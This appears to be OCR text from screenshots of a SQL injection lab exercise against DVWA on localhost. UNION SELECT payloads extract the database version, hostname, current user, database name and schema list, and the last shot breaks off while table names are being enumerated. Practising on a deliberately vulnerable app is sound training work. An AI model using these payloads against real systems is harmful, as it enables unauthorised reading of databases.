

Vulnerability: SQL In
Poe
mysql - What is the
mysql & mariadb D
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+%40%40version%2C+
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT @@version, NULL#
First name: 11.2.2-MariaDB
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
9:23 PM
3/14/2024



Vulnerability: SQL In
Poe
mysql - What is the
mysql & mariadb D
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+%40%40hostname%2
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT @@hostname, NULL#
First name: labwin10
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
9:24 PM
3/14/2024



Vulnerability: SQL In
Poe
mysql - What is the
mysql & mariadb D
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+version()%2C+%40%
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT version(), @@hostname#
First name: 11.2.2-MariaDB
Surname: labwin10
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
9:24 PM
3/14/2024



Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+CURRENT_USER()%2C
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT CURRENT_USER(), USER()#
First name: dvwa@localhost
Surname: dvwa@localhost
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
9:29 PM
3/14/2024



Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+DATABASE()%2C+NUL
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT DATABASE(), NULL#
First name: dvwa
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
21°C
9:38 PM
3/14/2024


Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+SCHEMA_NAME%2C+
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: information_schema
Surname:
ID: ' UNION SELECT SCHEMA_NAME, NULL FROM information_schema.schemata#
First name: dvwa
Surname:
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
Han...
9:39 PM
3/14/2024



Vulnerability: SQL Injection :: Da
New Tab
localhost/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+TABLE_NAME%2C
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
